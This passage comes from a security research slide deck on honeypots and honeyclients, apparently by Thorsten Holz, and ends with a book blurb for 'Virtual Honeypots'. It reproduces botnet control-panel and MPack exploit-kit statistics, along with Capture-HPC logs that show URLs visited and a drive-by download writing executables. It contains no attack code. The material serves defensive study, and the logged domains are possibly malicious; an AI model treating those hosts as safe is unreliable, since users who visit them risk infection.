Argentina	4	0%
Honduras	3	0%
Totally: **37**		

Top 10 new counries today

Country	Rating	
United States	2372	99%
Mexico	7	0%
Germany	4	0%
Colombia	3	0%
Spain	3	0%
Korea	3	0%
Saudi Arabia	2	0%
Australia	2	0%
Canada	2	0%
Iraq	2	0%
totaly: **2407**		

Top 10 Countries order by bot`s reports

Country	Rating	
United States	90831	99%
Mexico	197	0%
Spain	167	0%
Korea	115	0%
Brazil	106	0%
Canada	103	0%
United Kingdom	92	0%
Thailand	89	0%
Honduras	56	0%
Iraq	52	0%
Totally bot`s reports: **92177**		

Top 10 bot versions

Bot version	Rating	
3.6.14	15549	100%
def.	6	0%
Totally: **2**		


Sumarize

Bot`s count:**15555**

Today new bots:**4483**
All New bot today:**2407**

Today Bot reports:**5470**

Backends



Server time/date snapshot: 9-Sep-2007 00:11:13

MPack v0.90 stats

Attacked hosts (total - uniq)	
IE XP ALL	14291 - 13069
QuickTime	3478 - 3061
Win2000	449 - 404
Firefox	1643 - 1622
Opera7	44 - 38

Traffic (total - uniq)	
Total traff	17720 - 16119
Exploited	7161 - 2938
Loads count	-
Loader's response	0% - 0%
Efficiency 0% - 0%	

Browser stats (total)

Modules state	
Statistic type	MySQL-based
User blocking	ON
Country blocking	OFF

Country	Traff	Loads	Efficiency
IL - Israel	8140 45.9%	0 0%	0%
US - United states	2695 15.2%	0 0%	0%
RU - Russian federation	1956 11%	0 0%	0%
XX - Unknown country	1000 5.6%	0 0%	0%
ES - Spain	825 4.7%	0 0%	0%
CA - Canada	317 1.8%	0 0%	0%
DE - Germany	277 1.6%	0 0%	0%
TR - Turkey	275 1.6%	0 0%	0%
UA - Ukraine	197 1.1%	0 0%	0%
GB - United kingdom	186 1%	0 0%	0%
A2 - Satellite provider	183 1%	0 0%	0%
MX - Mexico	145 0.8%	0 0%	0%
FR - France	73 0.4%	0 0%	0%
PL - Poland	66 0.4%	0 0%	0%

Honeyclients

- Automatically search for malicious websites
  - Simulate browsing behavior
  - Closely observe system and detect anomalies
  - HoneyMonkey (NDSS'06), Capture-HPC, HoneyC, HoneyClient, phoneyc, ...
- Can be generalized to learn more about attacks against all kinds of client applications
  - User simulation needed?

Honeyclients

- Capture-HPC (https://projects.honeynet.org/capture-hpc)
    - Client/Server model
    - Analyze website with IE or other browser

Honeyclients

- Capture-HPC (https://projects.honeynet.org/capture-hpc)
  - Client/Server model
  - Analyze website with IE or other browser

```
"24.03.2008 05:27:44","visiting","http://adv.gratuito.st","iexplore","10"
"24.03.2008 05:28:35","error0:NETWORK_ERROR-2148270085",
   "http://adv.gratuito.st","iexplore","10"
"24.03.2008 05:29:35","visiting","http://adview.ppro.de","iexplore","10"
"24.03.2008 05:30:33","error0:NETWORK_ERROR-404",
   "http://adview.ppro.de","iexplore","10"
"24.03.2008 05:31:29","visiting","http://adv.imho.se","iexplore","10"
"24.03.2008 05:32:04","error0:NETWORK_ERROR-2148270085",
   "http://adv.imho.se","iexplore","10"
"24.03.2008 11:55:00","visiting","http://ai.hitbox.com","iexplore","10"
"24.03.2008 11:56:00","visited","http://ai.hitbox.com","iexplore","10"
"24.03.2008 11:57:15","visiting","http://aimphuck.com","iexplore","10"
"24.03.2008 11:58:45","visited","http://aimphuck.com","iexplore","10"
```

Honeyclients

- Capture-HPC (https://projects.honeynet.org/capture-hpc)
  - Client/Server model
  - Analyze website with IE or other browser

```
"file","24/3/2008 20:37:56.717",
   "C:\Programme\Internet Explorer\iexplore.exe","Write","C:\syst.exe"
"file","24/3/2008 20:37:56.702",
   "System","Write","C:\WINDOWS\Temp\dnlsvc.exe"
"file","24/3/2008 20:37:57.452",
   "System","Write","C:\syst.exe"
"process","24/3/2008 20:37:57.733",
   "C:\Programme\Internet Explorer\iexplore.exe","created","C:\syst.exe"
```

Conclusion


- Current honeypots are good at finding known attacks / automated attacks
  - We can detect worms, botnets, and other automated threats
- Finding "0-day" / targeted attacks is harder
  - Why should an attacker waste his 0-day on my honeypot?
  - How to trick a clever attacker?

Thorsten Holz

http://pi1.informatik.uni-mannheim.de/
thorsten.holz@informatik.uni-mannheim.de

More information:

http://honeyblog.org



"*Virtual Honeypots* is the best reference for honeypots today. Security experts Niels Provos and Thorsten Holz cover a large breadth of cutting-edge topics, from low-interaction honeypots to botnets and malware. If you want to learn about the latest types of honeypots, how they work and what they can do for you, this is the resource you need."

—**Lance Spitzner,** Founder, Honeynet Project

VIRTUAL
HONEYPOTS

From Botnet Tracking to Intrusion Detection

NIELS PROVOS
THORSTEN HOLZ

UNIVERSITÄT
MANNHEIM

Pi1 - Laboratory for Dependable Distributed Systems